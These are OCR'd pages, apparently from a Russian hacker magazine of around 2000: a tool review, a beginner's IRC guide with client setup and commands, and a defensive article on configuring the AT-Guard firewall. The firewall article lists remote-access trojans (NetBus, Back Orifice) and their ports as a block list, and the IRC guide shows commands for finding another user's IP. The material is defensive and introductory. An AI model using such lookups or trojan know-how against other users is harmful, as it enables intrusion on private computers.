


## Грабеж — в особо крупных (для смелых парней)

Программа Grab-a-Site, небольшая программка для загрузки Web-узлов. Она сделана той же компанией, что сотворила, а может, и родила на этот свет программу WebWracker. Может быть, поэтому этот броузер и обделили некоторыми функциями. Ну, если б и не обделили, то это была бы уже не Grab-a-Site, а какое-нибудь продолжение WebWracker'а. Так что будем считать эту программу младшим братом, а может, и сестрой WebWracker'а. Ну ладно, не будем далеко отдаляться от темы. Эта программа может создавать как "плоскую", так и "зеркальную" копию узла с сохранением всех связей между документами. Но, в отличие от своего старшего брательника, броузер не имеет набора стандартных для программ этого типа фильтров. Таких, как загрузка по названию, по расширению файлов, максимальный размер загружаемого файла, нет поиска и загрузки документов по ключевому слову. Но зато можно установить глубину ссылок, установить, какие каталоги загружать, а какие нет. Можно установить максимальный объем загружаемой информации с узла. Поддерживает и нормально понимает ФТП и прокси. Нет многозадачности и многопоточности. А также нет автоматического выполнения задачи по заданному тобой расписанию.

http://www.bluesquirrel.com/





## Послесловие

Ладно, нам пора, ну а ты — сексуально озабоченный скряга (шутка такая, юмор... Э! По лицу не бить!) — дочитывай, выбирай и бегом к компу, пока бьется в воспаленном мозгу: "Хочу, хочу — хочу юзать эту прогу!" Дрожащей рукой по клаве набирай адресок и юзай себе на здоровье или еще на какое-нибудь не менее важное место. Совет обзора — перед тем как читать, посчитай в кармане бабки и ежели 5$ обнаружил, то читай дальше, а деньги вышли нам! Если денег нет, читай бесплатно!

Сами сегодня юзаем TeleportPro и WebWracker, прикольная прога Webzip — конфиденциальность обеспечена, даже самому иногда не просмотреть скачанное! Ну а ежели ты по японскому Инету шаришься, скачай себе ДИСКоКачалку и радуйся, она и их кодировки поддерживает тоже (советую башку перекодировать себе — ты что там у японцев делаешь?).



# IRC для всех (manual), часть 1

Андрей Каролик (andrusha@sl.ru) http://www.ruschannel.xxi.ru>>>>




Многие уже слышали про IRC. Кто-то даже видел. Но ещё больше народу понятия не имеют, что это и с чем его едят. А ты? Ты так и будешь сидеть в неведении? Не проще ли взять и пощупать это самому? :)

## IRC – альтернатива всему


Я не собираюсь писать точную расшифровку сокращения с транскрипцией, имя, фамилию, год рождения и координаты создателя :). Это вряд ли столь занимательно, так что оставлю это для энтузиастов и прочих козлов. Просто скажу, что если ты ещё не знаешь, что это такое, ты многое потерял. Это общение без ограничений. Одна из замечательных особенностей IRC – возможность параллельного общения. Ты можешь присутствовать одновременно на нескольких каналах, а также синхронно вести несколько приватных бесед. Это дает возможность, скажем, сидя на канале вместе с приятелем, обмениваться замечаниями по поводу общеканальной беседы, не рискуя навлечь на себя чей-либо гнев, поскольку ты не будешь мешать ходу коллективной беседы. Ты же любишь, когда нет ограничений? И я люблю, блин. Так вот: на IRC нет ограничений ни в количестве людей, которые могут участвовать в дискуссии, ни в количестве каналов, которые могут формироваться на IRC. А самое главное, ты можешь сам создать свой собственный канал и модерировать его, как душе угодно. Ограничения в возрасте просто размываются, а в качестве твоего собеседника может оказаться кто угодно, начиная от домохозяйки и кончая президентом какой-нибудь компании. Тебя, естественно, как настоящего хацкера, волнует вопрос знакомства с телками :) – уверяю, что познакомиться с девчонкой на IRC ничем не сложнее, чем купить эскимо летом. Хватит трепаться – ближе к делу...

## IRC-клиенты и среда их живучести

Чтобы пощупать IRC, тебе понадобится, как минимум, доступ в Интернет и IRC-клиент. Интернет ты уже должен был себе наковырять, прочитав предыдущие номера X, а со вторым проблем особых и не будет. IRC-клиенты есть под любые операционные системы, начиная от Unix и кончая Macintosh (никого не обделили :). А где же их взять? Хмм, а Инет-то тебе зачем? Там и бери... Лезем на первую пришедшую в голову поисковую систему – www.yahoo.com, набираем для поиска irc-client, и дело в шляпе. Вот они, ссылочки – лазай не хочу. Да не, стой, полазишь ты на досуге, а я пока расскажу, где скачать и как установить два наиболее популярных среди масс IRC-клиента под форточки. Первый – Mirc – доступен, к примеру, с www.mirc.co.uk,




а второй – Pirch – доступен с www.pirchat.com



Оба они заслуживают внимания, но какой из них лучше, неизвестно по сей день – на вкус и цвет... Выбирай сам, главное, есть из чего.


## Mirc – Matrix тебя достанет и в IRC :)

Для примера я скачал с www.mirc.co.uk новую версию Mirc 5.61 (mirc561t.exe). Чтобы установить, много ума не надо: жми себе Next -> Yes – > Install -> Finish (для особо одарённых есть возможность выбора директории установки). При запуске будет выведена заставка и мордашка автора, фанаты могут распечатать и повесить на стенку :), если же ты не фанат – сними галочку, чтобы избавить себя от повседневного любования автором проги. Introduction не нажимай, How to register тем более – будешь первым :), жми сразу крестик в правом верхнем углу. Вылетит окошко – что-





то навроде курса молодого бойца для англоязычных папуасов, если увлекаешься – читай, я же советую нажать уже полюбившийся крестик. Теперь останется только то, что нам нужно.

Тебе нужно будет ввести имя (Full Name), мыло (E-mail Address), ник (Nickname) и альтернативный ник (Alternative). Феню Invisible mode настоя-




тельно рекомендую пометить галочкой.Далее, там есть выбор кучи серверов и сеток, который можно рассматривать на досуге, а пока я скажу, куда и как коннектиться. Сделай всё своё, типа ты крутой хацкер. Жми Add – появится новое окошко, в котором нужно заполнить название сервака (Description), его адрес (IRC Server), порт(ы) (Port(s)), группу (Group) и некий пароль для лунатиков.





Заполни всё, как здесь,и смело жми Add. Ну вот,




полдела сделано, теперь жми Connect to IRC Server. Если ты был в Инете и слон не сел на провода, то побежит много всякой дребедени, и в конце концов ты увидишь вот что:



Будет окошко с длинным списком сомнительных каналов. Не торопись нажимать, ты же крутой хацкер и сам решаешь, куда идти, а не жмёшь на чужие бредни. Аккуратно выделяешь все названия и жмёшь Delete. Во, теперь порядок :). Набирай #хакер и жми Add,




потом жми Join. Опаньки, и ты на канале твоего любимого журнала :).




## Pirch — Perfect in russian channels :)

Для примера я скачал с www.pirchat.com новую версию Pirch98 build 1190 (pirch98s.exe). Установить – опять же, как два байта перекачать. Последовательность: Next -> Next -> Finish -> Close (особо одарённых в этот раз просто осчастливили – директорию установки надо набирать ручками). Запускаем.




Вылезает подсказка – кстати, более информативная, нежели в Mirc, и по делу. Но это всё для досуга, жми Close... Далее жми либо иконку Login, либо в меню IRC -> New IRC Server Connection.


Предлагают заполнить всё по аналогии, как и в Mirc: сетку (IRC Network), сервак (Server), имя (Name), мыло(Username), ник (Nickname), альтернативный ник (Alternate). Пароль (Password) тебе пока не нужен, а среди трёх оставшихся оп-




ций поставь галочку только на Invisible on server (+i). Сделай всё вот таким макаром.



Теперь дави Connect, вот ты и на месте.







Жми либо иконку Favorites, либо в меню Tools -> Favorite Channels.




Опять куча всего ненужного, по очереди выделяй каждую папку и жми иконку с минусом (Delete Group). Удалил? Молодца, теперь делаем всё своё – жми иконку с плюсиком (Add Group) и назови Matrix :), далее жми другую иконку с плюсиком (Add Channel), появится окошко,



введи хакер в Name и For хакер ONLY в Description, потом OK.



Дважды ткни на своё произведение искусства и ты попадёшь на канал любимого журнала :).



## Сети и сеточки, каналы и канальчики :).

Ну что, подсел на IRC :)? Пора бы разобраться, как это сделать как можно приятнее... Как ты просёк, в примерах я писал про сеть DalNet, это связано с тем, что я лично считаю DalNet наиболее удобной из-за наличия сервисов (это будет в отдельной статье). Но, кроме сети, встаёт проблема выбора серверов и каналов. С серверами особо напрягаться не надо, все вполне тебе подойдут, вот список наиболее часто используемых: irc.dal.net, raptor.dal.net, qis.dal.net, webbernet.dal.net, liberty.dal.net, paradise.dal.net и ещё фигова туча.

А вот на каналах остановлюсь чуть подробнее... Русскоязычных на IRC не так уж и много, но все что есть, делятся на 2 категории: пишущие на кириллице и на транслите (транслит – русский латинскими буквами). Среди говорящих на кириллице пятёрку лучших (сужу по показателям: количество людей на канале, оживлённость и прочие факторы) составляют #RusChannel, #russf, #piter, #russianphilosophy, #xakep, а говорящих на транслите пятёрку лучших составляют #russian, #russia, #moscow, #russia+25, #Russia-Israel. Сразу оговорюсь, что мнение субъективное, и какие-то каналы могли выпасть из моего поля зрения.

## Базовые команды для повседневного использования

Зачем тебе, кул хацкеру, все эти иконки и менюшки? Смело жми крестики – потом ты сможешь сделать всё сам ручками. Существует множество команд, которые можно набрать прямо в любом окне, и будет тот же эффект, что и от иконок и менюшек.

Вот неполный список самых полезных и часто используемых, без которых хацкеру ну просто не обойтись:

а) команды личного пользования

*- /join #channel – зайти на канал*
*(пример – /join #xakep)*
*- /part #channel message – выйти с канала, но не просто выйти как все, а с сообщением message*
*(пример – /part #хакер всем пока, любимая ждёт)*
*- /quit message – выйти из IRC с сообщением*
*(пример – /quit пора мне по бабам)*
*- /server server:port – зайти на IRC на сервер server по порту port*
*(пример – /server irc.dal.net:6667)*
*- /whois nickname – узнать информацию о другом человеке*
*(пример – /whois Vasenka)*
*- /msg nickname message – послать кому-нибудь приватное сообщение*
*(пример – /msg Vasenka здарова, залётный)*
*- /notice nickname message – послать кому-нибудь заметку*
*(пример – /msg Vasenka посмотри мыло)*
*- /nick nickname – сменить текущий ник на nickname*
*(пример – /nick Vasenka vipil)*

б) команды при администрировании канала

*- /ban #channel hostname – бан на канале channel по хосту hostname*
*(пример – /ban #хакер Vasenka*!*@*.ru)*
*- /kick #channel nickname message – кик на канале channel человека с ником nickname с сообщением message*
*(пример – /kick #хакер Vasenka, а у тебя молочко убежало...)*
*- /topic #channel text – сменить топик на канале channel на text*
*(пример – /topic #хакер Сообщение в зоопарке: Страусов не пугать – пол бетонный!)*

в) команды для одарённых

*- /dns nickname – узнать IP человека с ником nickname*
*(пример – /dns Vasenka)*
*- /ctcp nickname time – узнать время на компе человека с ником nickname*
*(пример – /ctcp Vasenka time)*
*- /ctcp nickname userinfo – узнать информацию о человеке с ником nickname*
*(пример – /ctcp Vasenka userinfo)*
*- /ctcp nickname finger – узнать информацию о человеке с ником nickname*
*(пример – /ctcp Vasenka finger)*
*- /ctcp nickname clientinfo – узнать информацию об IRC-клиенте человека с ником nickname*
*(пример – /ctcp Vasenka clientinfo)*
*- /ctcp nickname clientversion – узнать информацию об IRC-клиенте человека с ником nickname*
*(пример – /ctcp Vasenka clientversion)*
*- /ctcp nickname ping – узнать лаг человека с ником nickname относительно тебя*
*(пример – /ctcp Vasenka ping)*

## Опять Васенька

Огромная просьба, не пытайся достать человека под ником Vasenka, так как персонаж этот выдуманный. Но если, не дай Бог, он ещё и существует :), тогда передавай ему привет :).

## Полезные советы

*- выбирай ник сразу, он будет с тобой в IRC по жизни*
*- не залезай в IRC, если у тебя мало времени*
*- не принимай всё, что сказано в IRC, близко к сердцу*
*- не пытайся сидеть сразу на всех каналах*
*- не верь всему, что говорят в IRC*
*- не раздавай информацию о себе налево и направо*
*- узнай местные правила канала (если таковые есть), прежде чем тебя забанят*
*- не знакомься без фотки – не отмахаешься :)*
*- зарегистрируй свой ник с самого начала (относится к DalNet)*

## Даже злые Ирки, все боялись ИРКА, потому что ИРКА был крутой

Вот так всё просто. Всё – да не всё, надо ещё вот что помнить. Не забывай, что иногда ещё нужно кушать, спать и заниматься сексом, а также проводить дефекацию, выносить мусор и пить пиво. И вот если ты и об этом сможешь помнить – тогда станешь реальным крутым иркером. А пока... успехов. Не забудь выключить телевизор.



# Миллениум Уже Завтра!

Самые модные и неожиданные
компьютерные образы
с 03:00 до 07:00
в программе "**Теленочь**" на




в сопровождении музыки
Ambient, Trip Hop, Acid Jazz,
Trance, Techno, Garage, Break Beat,
Drum & Base, Deep House, Dub


ТЕМА #

# Министерство Обороны

Макс Зеленко (maxx@xakep.ru )
Михаил Терехов (stranger@xakep.ru )

## Детство героя



Когда мы с тобой, братишка, были мелкими и противными, то жуть как любили поиграть в войнушку. Что, запамятовал, как кричал "дых-дых-дых – ты убит"? А когда сосед Вован преследовал тебя с пластмассовой саблей, и ты упал в канаву с крапивой, и животик был бобо, помнишь? Да я понял, что тебе это уже все параллельно, ведь ты реально проявился во время разделения сфер влияния в дворовой песочнице! Тогда ты отбил у врага два совка, куклу без бошки и палку-копалку. Я горд за тебя!

Потом всех врагов забрали в детсад имени Кащенко, в математические спец школы и в армию. Но куда адреналин девать?! А вот тут в твои шаловливые ручки попал комп с Инетом. Поначалу просто офигев, ты начал тусить в чатах. И подготовленный профессором Левински, принялся кадрить всех девочек. И вот уже дела идут неплохо, девочка ведется... но враги не спят, они сидят и думают, как бы тебе весь кайф обломать. И вот ты уже достал все нюки, бомберы и принялся учить жизни негодяев. Но девочку-то ты нормальную, не из Физтеха, разводил, и она от тебя свалила, испугавшись, что ты ее саму ненароком замочишь в порыве спермотоксикозной страсти. Это не есть гуд. Успокойся. Возьми еще бутылочку Балтики и продолжай развод этой чиксы. А усмирением назойливых придурков – займется твое личное министерство обороны. Так что, братан, сними на время руку со сладких бедер подруги и подбери себе достойную оборону, а мы тебе в этом поможем. Мы подберем тебе рулезные проги, которые обезопасят твой комп и будут яростно отражать все атаки врага, пока ты занят разводом девок и просмотром обновлений на порно-серверах.

Вообще эти проги, кроме того что защищают тебя от нападений злобного кул хацкера, частенько занимаются многими другими приятными и полезными делишками. Это уничтожение троянов, убийство баннеров, закрывание всяких выскакивающих окошечек. Ну и все из этой оперы.

## AT Гвардия его Величества!


Одной из самых известных прог в области защиты компа юзера является AT-Guard. Сегодня в Рунете его юзает огромное количество хацкеров. Увидев эту прогу, ты просто подсядешь на нее, и желание чего-нибудь другого исчезнет, как презервативы из аптеки. Приятный интерфейс, да и вообще все понятно сразу. Понятно еще то, что во время работы она рожает на экране специальную менюшку, на которой до фига разных индикаторов, лампочек и тумблеров.



Вот так сидишь и думаешь, что попал в центр управления полетами. Тут тебе и активность трафика, и инфа об устраненных заподлянках.


Первоначально прога была сделана для борьбы с баннерами, кукисами, выскакивающими окошками, ява апплетами и прочими вражескими происками. Но потом создатели встроили в нее фаервол, который на сегодняшний день очень прилично реализован. Прога с этого дня защищает тебя от нюка, от подкинутых троянов, а также других подлостей. Кроме твоей защиты, программа умеет вести статистику и логи.

Еще удобно то, что в саму прогу можно попасть кликнув правой пимпой твоего мышака на ее панели.



## Бей коней!


Если тебя думать совсем ломает, то есть очень удачные встроенные настройки, подключив которые, ты сразу почувствуешь себя в безопасности. А если хочется сделать элитарную настройку, эксклюзивно для себя, а думать все равно не захотелось, то тебе поможет удобный хелп. Для начала мы втроем защитимся от липких троянов, которые почтой прут твои пароли и отдают твой комп в лапы "администратора удаленной системы". С БО и Нетбасом прога разберется и без тебя, а вот о троянах, которые отсылают пароль от аськи, и прочих подстав – придется подумать самому. Чтобы отморозок, который подсунул трояна, попал в Обломинск, неплохо бы заткнуть открытые порты твоего компа. Для этого и думать не придется, ведь как только ты врубил фаервол, то все основные порты твоей машины закрыты. Вот теперь твои враги вместо халявного Инета пойдут мусорник выбрасывать, чтобы мама дала копейку на Инет. С этого момента ни одна прога не сконнектится с Сетью без твоего разрешения! Для начала мы с тобой оживим мылер, который с этого момента ничего не отсылает и уж точно – не получает.



Для этого идем в Settings, в закладку firewall, и обнаруживаем рулесы для фаервола (Firewall Rule). Находим кнопочку "Добавить"(Add) и, нажав на нее, работаем...

В закладке Applications выставляем адрес проги на винте. Закатываем название правила (матом, чур, не ругаться :)) и выдаем распоряжение фаерволу, чтобы пропускал трафик выбранной проги – Permit (пропускать). Ставим, когда выполнять правило – на входе Inbound или выходе Outbound (последнее нам сейчас подойдет). В случае с мылером выбираем протокол TCP. В закладке Service в подразделе Remote Service указываем Single






Service и добавляем порт или сервис, на котором висит прога. Для мылера – pop3 (110) или smtp (25). Можно и сразу вместе (List of Service), но, например, у mail.ru серваки SMTP и POP3 – разные, и нужны две инструкции на получение и отправку отдельно. В закладке Address, подразделе Remote Address, в разделе Host Address – закатываем имя почтового сервака (в зависимости от того, что настраиваешь – прием или отправку почты). Остальное содержимое окошка оставляем без изменений или меняем по мере личных потребностей, жмем OK и с криками беременного слона наконец получаем любимую почту. Эту операцию в разных вариациях тебе придется повторить со всеми прогами, которые ты собираешься использовать в Инете, иначе пахать у тебя они не будут. Только визжать от радости после 23-00 мы тебе не советуем, а то в милицейском рафике будешь рассказывать о защищенном трафике ;).

| Троян | Порт |
|---|---|
| Stealth Spy beta3 | 555 |
| Netbus | 12345 |
| Netbus | 12346 |
| NetSphere | 30100 |
| NetSphere | 30102 |
| Backorifice (BO) | 31337 |
| Backorifice 2000 | 54321 |
| Backorifice 2000 | 54320 |
| Millenium | 2000 |
| Millenium | 2001 |
| Hack'A'Tack | 31785 |
| Hack'A'Tack | 31789 |
| Hack'A'Tack | 31791 |
| Devil | 65000 |
| Deep BO | 31338 |

*Неполный список портов троян, которые неплохо занести в фаервол.*


Если ты все же опасаешься за оборону, то почаще смотри в Статистику программы (Statistics в выпадающем меню), там есть спи-



сок всех открытых портов на твоем компе. Обнаружив нестандартные – лучше сразу выруби их инструкциями в фаерволе. Вырубить любой порт можно так: юзаем кнопочку "Добавить"(Add) и начинаем работать в появившемся окне. В графе название рулеса загоняешь фразу типа: "Вот вам... твари". Затем выбираешь выполняемое действие – Block (Блок – это по-нашему ;), в предписании когда выполнять – Either (любая операция), протокольчик, естественно, ставишь по вкусу, после чего переходишь в закладочку Service, где под строкой Local Service ставишь закладочку на Single Service и загоняешь имя закрываемого порта. Оставляешь все остальное в покое и юзаешь OK. Ты натянул их, братишка, а особо наивных – и порвал :)! Ту же операцию ты можешь повторить с любым стремным портом, который открыт, но тобой не юзается, и может служить дыркой для нападения. Кстати, если ты сел на измену, защищая 6-ти значную асю или логин у крутого прова, то можешь вообще забить наглухо 25 порт и отправлять почту отключая рулес, снимая с него галку Enable в Settings. Операция может повторяться с любым портом, который тебя беспокоит. Заметили мы, что обычно беспокоит 139 порт. Жизнь-то и так суетная, поэтому забей его тоже покрепче. А то зачем нам незваные нюкеры?

## Голубой банщик

Теперь разберемся с баннерами, вылезающими окошками и другими напастями типа этих. Весь этот отстой можно сгноить в настройках, т.е. в Settings, но уже в закладке Web.



